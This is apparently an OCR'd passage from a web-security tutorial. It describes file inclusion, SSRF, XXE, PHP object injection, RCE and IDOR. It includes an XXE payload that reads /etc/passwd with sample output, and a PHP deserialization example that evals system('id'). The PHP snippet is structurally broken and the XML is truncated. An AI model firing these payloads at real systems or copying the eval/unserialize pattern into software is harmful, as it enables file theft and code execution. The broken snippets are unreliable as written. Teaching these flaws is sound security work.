vulnerability is distinct from a generic directory traversal attack, in that directory traversal is a way of gaining unauthorized file system access, and a file inclusion vulnerability subverts how an application loads code for execution

EXPLANATION WITH IMAGE




SERVER SIDE REQUEST FORGERY

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials

SSRF EXAMPLE




XML ENTITIES INJECTIONS / XXE INJECTION

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.

EXPLANATION WITH IMAGES




```
<?xml version="1"?>
    <!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId> &xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

PHP OBJECT INJECTION

PHP Object Injection is an application level vulnerability that could allow an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Application Denial of Service, depending on the context. The vulnerability occurs when user-supplied input is not properly sanitized before being passed to the unserialize() PHP function. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() call, resulting in an arbitrary PHP object(s) injection into the application scope.


PHP DESERIALIZE

```php
<?php
    class PHPObjectInjection
        {
            public $inject="system('id');";
        }

        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
                }
            }
    }

    if(isset($_REQUEST['r'])){
        $var1=unserialize($_REQUEST['r']);
        if(is_array($var1)){
            echo "<br/>".$var1[0]." - ".$var1[1];
                }
            }
        else{
            echo ""; # nothing happens here
            }
?>
```

REMOTE CODE EXECUTON


One well-known vulnerability in web applications is one that is known as Remote Code Execution. In this type of vulnerability an attacker is able to run code of their choosing with system level privileges on a server that possesses the appropriate weakness. Once sufficiently compromised the attacker may indeed be able to access any and all information on a server such as databases containing information that unsuspecting clients provided.

EXPLANATION WITH IMAGE




INSECURE DIRECT OBJECT REFERENCES (IDOR)

Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. However, it is just one example of many access control implementation mistakes that can lead to access controls being circumvented. IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can also arise in relation to vertical privilege escalation.


DIRECT OBJECT REFERENCE
BROKEN ACCESS CONTROL
IDOR
imgflip.com

EXPLANATION WITH IMAGE

